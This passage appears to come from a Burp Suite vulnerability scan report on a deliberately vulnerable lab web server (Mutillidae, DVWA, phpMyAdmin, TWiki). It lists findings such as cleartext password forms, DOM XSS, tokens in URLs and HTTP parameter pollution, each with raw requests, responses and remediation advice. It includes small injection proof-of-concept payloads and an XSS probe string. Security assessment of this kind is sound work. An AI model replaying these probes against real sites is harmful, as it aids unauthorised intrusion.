Sec-CH-UA-Mobile: ?0

Response


HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:29 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:29 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25512

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<div id="id-log-in-form-div" style="display: none; text-align:center;">  
 <form action="index.php?page=login.php"  
 method="post"  
 enctype="application/x-www-form-urlencoded"  
 onsubmit="return onSubmitOfLoginForm(this);"  
 id="idLoginForm">  
 <table style="margin-left:auto; margin-right:auto;">  
 ...[SNIP]...  
 <td><input type="password" name="password" maxlength="20" size="20"></td>  
 ...[SNIP]...

4.3. http://192.168.146.241/mutillidae/index.php

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://192.168.146.241/mutillidae/index.php?page=user-info.php

The form contains the following password field:

- password

Request

GET /mutillidae/index.php?page=user-info.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=df616116b5553d08b23090387cb2e22d  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response


HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:10:22 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2

X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:10:23 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 23159

```
<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
</div>  
<form action="/index.php?page=user-info.php"  
method="GET"  
enctype="application/x-www-form-urlencoded" >  
  <input type="hidden" name="page" value="user-info.php" />  
...[SNIP]...  
<td><input type="password" name="password" size="20"></td>  
...[SNIP]...
```

4.4. http://192.168.146.241/phpMyAdmin/

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /phpMyAdmin/           |

Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://192.168.146.241/phpMyAdmin/index.php

The form contains the following password field:

- pma\_password

Request

```
GET /phpMyAdmin/ HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:09:16 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: private, max-age=10800, pre-check=10800  
Set-Cookie: phpMyAdmin=7680d00de60463f7ba43926ab7d313de34241b33; path=/phpMyAdmin/; HttpOnly  
Set-Cookie: pma_lang=en-utf-8; expires=Sun, 02-Jun-2024 09:09:16 GMT; path=/phpMyAdmin/; httponly  
Set-Cookie: pma_charset=utf-8; expires=Sun, 02-Jun-2024 09:09:16 GMT; path=/phpMyAdmin/; httponly  
Set-Cookie: pma_collation_connection=deleted; expires=Thu, 04-May-2023 09:09:15 GMT; path=/phpMyAdmin/; httponly  
Set-Cookie: pma_theme=original; expires=Sun, 02-Jun-2024 09:09:16 GMT; path=/phpMyAdmin/; httponly  
Last-Modified: Tue, 09 Dec 2008 17:24:00 GMT  
Connection: close  
Content-Type: text/html; charset=utf-8  
Content-Length: 4145  
  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="lt  
...[SNIP]...  
<!-- Login form -->  
<form method="post" action="index.php" name="login_form" autocomplete="off" target="_top" class="login"><input type="hidden" name="phpMyAdmin"  
value="7680d00de60463f7ba43926ab7d313de34241b33" />  
...[SNIP]...
```

```
</label>
<input type="password" name="pma_password" id="input_password" value="" size="24" class="textfield" />
</div>
...[SNIP]...
```

## 4.5. http://192.168.146.241/twiki/TWikiDocumentation.html

### Summary

|  |             |                                |
|--|-------------|--------------------------------|
|  | Severity:   | High                           |
|  | Confidence: | Certain                        |
|  | Host:       | http://192.168.146.241         |
|  | Path:       | /twiki/TWikiDocumentation.html |

### Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://twiki.org/cgi-bin/passwd/TWiki/WebHome

The form contains the following password fields:

- oldpassword
- password
- passwordA

### Request

```
GET /twiki/TWikiDocumentation.html HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/twiki/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

### Response

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:09:27 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Last-Modified: Sun, 02 Feb 2003 02:45:14 GMT
ETag: "12ae8-6eb65-3b5a707228280"
Accept-Ranges: bytes
Content-Length: 453477
Connection: close
Content-Type: text/html

<html><head>
<title>TWikiDocumentation</title>
</head><body bgcolor="#ffffff">
<h1><a name="_Twiki_Reference_Manual_01_Feb_2"> TWiki Reference Manual (01 Feb 2003) </a></h1>
<p />
<script language="J
...[SNIP]...
<p />
<form name="passwd" action="http://TWiki.org/cgi-bin/passwd/TWiki/WebHome" method="post">
<table border="1" cellspacing="0" cellpadding="1">
...[SNIP]...
<td> <input type="password" name="oldpassword" size="40" /> <code>
...[SNIP]...
<td> <input type="password" name="password" size="40" /> <code>
...[SNIP]...
<td> <input type="password" name="passwordA" size="40" /> <code>
...[SNIP]...
```

## 5. Cross-site scripting (DOM-based)

### Summary

|  |             |           |
|--|-------------|-----------|
|  | Severity:   | Medium    |
|  | Confidence: | Tentative |

|       |                        |
|-------|------------------------|
| Host: | http://192.168.146.241 |
| Path: | /mutillidae/index.php  |

## Issue detail

The application may be vulnerable to DOM-based cross-site scripting. Data is read from `input.value` and passed to `element.innerHTML`.

This vulnerability has been assigned a 'Tentative' confidence rating. Burp Scanner has identified that a vulnerability is present, but the severity is highly dependent on whether exploitation requires the victim to manually interact with the vulnerable page in a dangerous way. To determine the severity, you need to perform additional manual testing.

You can replicate the technique used by Burp Scanner and confirm that self-exploitation is possible by injecting a suitable payload via the input field. However, if you can find a way to deliver the payload without requiring the victim to effectively exploit themselves, the severity may be significantly higher. For example, you may be able to inject the payload via a query parameter, meaning the exploit is triggered as soon as the victim visits a malicious URL.

If neither of these approaches work, the identified behavior is likely to be unexploitable.

## Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based cross-site scripting arises when a script writes controllable data into the HTML document in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to visit the attacker's crafted URL in various ways, similar to the usual attack delivery vectors for reflected cross-site scripting vulnerabilities.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

## Issue remediation

The most effective way to avoid DOM-based cross-site scripting vulnerabilities is not to dynamically write data from any untrusted source into the HTML document. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing script code into the document. In many cases, the relevant data can be validated on a whitelist basis, to allow only content that is known to be safe. In other cases, it will be necessary to sanitize or encode the data. This can be a complex task, and depending on the context that the data is to be inserted may need to involve a combination of JavaScript escaping, HTML encoding, and URL encoding, in the appropriate sequence.

## References

- Web Security Academy: Cross-site scripting
- Web Security Academy: DOM-based cross-site scripting

## Vulnerability classifications

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CAPEC-588: DOM-Based XSS

## Request

```
GET /mutillidae/index.php?page=html5-storage.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=bcf392c0cd940b6747f1f3b13819ca36
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:10:41 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:10:41 GMT
Connection: close
Content-Type: text/html
Content-Length: 29028
```

<!-- I think the database password is set to blank or perhaps samurai.

## Dynamic analysis

Data is read from **input.value** and passed to **element.innerHTML**.

The source element has id **idDOMStorageKeyInput** and name **DOMStorageKey**.

The previous value reached the sink as:

Unable to add key cf3cdv05iz%2527%2522`"/cf3cdv05iz/><cf3cdv05iz/\>d5ozfq1mla& because it contains non-alphanumeric characters

The stack trace at the source was:

```
at HTMLInputElement.get (<anonymous>:1:468881)
at HTMLInputElement.get [as value] (<anonymous>:1:579845)
at addItemToStorage (http://192.168.146.241/mutillidae/index.php?page=html5-storage.php:562:37)
at HTMLInputElement.onclick (http://192.168.146.241/mutillidae/index.php?page=html5-storage.php:660:25)
at _0x928af2 (<anonymous>:1:219874)
at Object.zkCvb (<anonymous>:1:86689)
at _0x2defc5 (<anonymous>:1:222393)
at Object.EwMrJ (<anonymous>:1:137726)
at _0x1a8bfe (<anonymous>:1:649037)
```

The stack trace at the sink was:

```
at Object.WRdsg (<anonymous>:1:184730)
at Object.gm0tj (<anonymous>:1:612095)
at _0x2f9cd6 (<anonymous>:1:627659)
at HTMLSpanElement.set [as innerHTML] (<anonymous>:1:553078)
at setMessage (http://192.168.146.241/mutillidae/index.php?page=html5-storage.php:556:26)
at addItemToStorage (http://192.168.146.241/mutillidae/index.php?page=html5-storage.php:569:5)
at HTMLInputElement.onclick (http://192.168.146.241/mutillidae/index.php?page=html5-storage.php:660:25)
at _0x928af2 (<anonymous>:1:219874)
at Object.zkCvb (<anonymous>:1:86689)
at _0x2defc5 (<anonymous>:1:222393)
at Object.EwMrJ (<anonymous>:1:137726)
at _0x1a8bfe (<anonymous>:1:649037)
```

This was triggered by a **click** event with the following HTML:

```
<input onclick="addItemToStorage(this.form);" class="button" type="button" value="Add New">
```

## 6. Session token in URL

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Medium                 |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /phpMyAdmin/           |

### Issue detail

The response contains the following links that appear to contain session tokens:

- http://192.168.146.241/phpMyAdmin/phpmyadmin.css.php?lang=en-utf-8&convcharset=utf-8&token=9dd4e6aa7ebced9123aacab56494386c&js\_frame=right&nocache=2457687151

### Issue background

Sensitive information within URLs may be logged in various locations, including the user's browser, the web server, and any forward or reverse proxy servers between the two endpoints. URLs may also be displayed on-screen, bookmarked or emailed around by users. They may be disclosed to third parties via the Referer header when any off-site links are followed. Placing session tokens into the URL increases the risk that they will be captured by an attacker.

### Issue remediation

Applications should use an alternative mechanism for transmitting session tokens, such as HTTP cookies or hidden fields in forms that are submitted using the POST method.

### Vulnerability classifications

- CWE-200: Information Exposure
- CWE-384: Session Fixation
- CWE-598: Information Exposure Through Query Strings in GET Request
- CAPEC-593: Session Hijacking

Request

```
GET /phpMyAdmin/ HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:09:16 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800, pre-check=10800
Set-Cookie: phpMyAdmin=7680d00de60463f7ba43926ab7d313de34241b33; path=/phpMyAdmin/; HttpOnly
Set-Cookie: pma_lang=en-utf-8; expires=Sun, 02-Jun-2024 09:09:16 GMT; path=/phpMyAdmin/; httponly
Set-Cookie: pma_charset=utf-8; expires=Sun, 02-Jun-2024 09:09:16 GMT; path=/phpMyAdmin/; httponly
Set-Cookie: pma_collation_connection=deleted; expires=Thu, 04-May-2023 09:09:15 GMT; path=/phpMyAdmin/; httponly
Set-Cookie: pma_theme=original; expires=Sun, 02-Jun-2024 09:09:16 GMT; path=/phpMyAdmin/; httponly
Last-Modified: Tue, 09 Dec 2008 17:24:00 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 4145

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="lt
...[SNIP]...
</title>
<link rel="stylesheet" type="text/css" href="phpmyadmin.css.php?lang=en-utf-8&convcharset=utf-
8&token=9dd4e6aa7ebced9123aacab56494386c&js_frame=right&nocache=2457687151" />
<link rel="stylesheet" type="text/css" href="print.css" media="print" />
...[SNIP]...
```

7. Password submitted using GET method

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Low                    |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Issue detail

The page contains a form with the following action URL, which is submitted using the GET method:

- <http://192.168.146.241/mutillidae/index.php?page=user-info.php>

The form contains the following password field:

- password

Issue background

Some applications use the GET method to submit passwords, which are transmitted within the query string of the requested URL. Sensitive information within URLs may be logged in various locations, including the user's browser, the web server, and any forward or reverse proxy servers between the two endpoints. URLs may also be displayed on-screen, bookmarked or emailed around by users. They may be disclosed to third parties via the Referer header when any off-site links are followed. Placing passwords into the URL increases the risk that they will be captured by an attacker.

Vulnerabilities that result in the disclosure of users' passwords can result in compromises that are extremely difficult to investigate due to obscured audit trails. Even if the application itself only handles non-sensitive information, exposing passwords puts users who have re-used their password elsewhere at risk.

Issue remediation

All forms submitting passwords should use the POST method. To achieve this, applications should specify the method attribute of the FORM tag as **method="POST"**. It may also be necessary to modify the corresponding server-side form handler to ensure that submitted passwords are properly retrieved from the message body, rather than the URL.

Vulnerability classifications

- [CWE-598: Information Exposure Through Query Strings in GET Request](#)
- [CAPEC-37: Retrieve Embedded Sensitive Data](#)



## Request

```
GET /mutillidae/index.php?page=user-info.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=df616116b5553d08b23090387cb2e22d
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:10:22 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:10:23 GMT
Connection: close
Content-Type: text/html
Content-Length: 23159

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
</div>
<form action="/index.php?page=user-info.php"
method="GET"
enctype="application/x-www-form-urlencoded" >
<input type="hidden" name="page" value="user-info.php" />
...[SNIP]...
<td><input type="password" name="password" size="20"></td>
...[SNIP]...
```

# 8. Cookie without HttpOnly flag set

There are 2 instances of this issue:

- [/dvwa/](#)
- [/mutillidae/](#)

## Issue background

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

## Issue remediation

There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive.

You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

## References


- [Web Security Academy: Exploiting XSS vulnerabilities](#)
- [HttpOnly effectiveness](#)

## Vulnerability classifications

- [CWE-16: Configuration](#)
- [CAPEC-31: Accessing/Intercepting/Modifying HTTP Cookies](#)

### 8.1. <http://192.168.146.241/dvwa/>

## Summary

|   |             |                        |
|---|-------------|------------------------|
|  | Severity:   | Low                    |
|   | Confidence: | Firm                   |
|   | Host:       | http://192.168.146.241 |
|   | Path:       | /dvwa/                 |

## Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- PHPSESSID

The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.

## Request


```
GET /dvwa/ HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response

```
HTTP/1.1 302 Found
Date: Fri, 03 May 2024 09:09:22 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=7dfaaf79d6bed76cb8f38f89913df1c3; path=/
Set-Cookie: security=high
Location: login.php
Content-Length: 0
Connection: close
Content-Type: text/html
```

## 8.2. http://192.168.146.241/mutillidae/

## Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Low                    |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

## Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- PHPSESSID

The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.

## Request

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:43 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Set-Cookie: PHPSESSID=d34f143b0b634fcc3f52856ecf06b5c0; path=/
Last-Modified: Fri, 03 May 2024 09:11:43 GMT
Connection: close
Content-Type: text/html
Content-Length: 24303

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
```

9. Client-side HTTP parameter pollution (reflected)

There are 2 instances of this issue:

- /mutillidae/ [page parameter]
- /mutillidae/index.php [page parameter]

Issue background

Client-side HTTP parameter pollution (HPP) vulnerabilities arise when an application embeds user input in URLs in an unsafe manner. An attacker can use this vulnerability to construct a URL that, if visited by another application user, will modify URLs within the response by inserting additional query string parameters and sometimes overriding existing ones. This may result in links and forms having unexpected side effects. For example, it may be possible to modify an invitation form using HPP so that the invitation is delivered to an unexpected recipient.

The security impact of this issue depends largely on the nature of the application functionality. Even if it has no direct impact on its own, an attacker may use it in conjunction with other vulnerabilities to escalate their overall severity.

Issue remediation

Ensure that user input is URL-encoded before it is embedded in a URL.

References

- HTTP Parameter Pollution

Vulnerability classifications

- CWE-233: Improper Handling of Parameters
- CWE-20: Improper Input Validation
- CAPEC-460: HTTP Parameter Pollution (HPP)

9.1. http://192.168.146.241/mutillidae/ [page parameter]

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Low                    |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

Issue detail

The value of the **page** request parameter is copied into the response within the query string of a URL.

The payload **soj&dhm=1** was submitted in the page parameter. This input was echoed unmodified within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

GET /mutillidae/?page=soj%26dhm%3d1 HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=7f2ccc8baacce17d7f8d117dc4f58fd8  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

Response

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:15:41 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:15:42 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 21833

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<a href="/index.php?do=toggle-hints&page=soj&dhm=1">  
...[SNIP]...

9.2. http://192.168.146.241/mutillidae/index.php [page parameter]

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Low                    |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Issue detail

The value of the **page** request parameter is copied into the response within the query string of a URL.

The payload **ywk&cgw=1** was submitted in the page parameter. This input was echoed unmodified within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

GET /mutillidae/index.php?page=ywk%26cgw%3d1 HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=6932a9926364e9fc1cdb8767cd50fce1  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

Response


HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:17:23 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:17:24 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 21833

```
<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
<a href="/index.php?do=toggle-hints&page=ywk&cgw=1">  
...[SNIP]...
```

## 10. Unencrypted communications

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Low                    |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /                      |

### Issue description

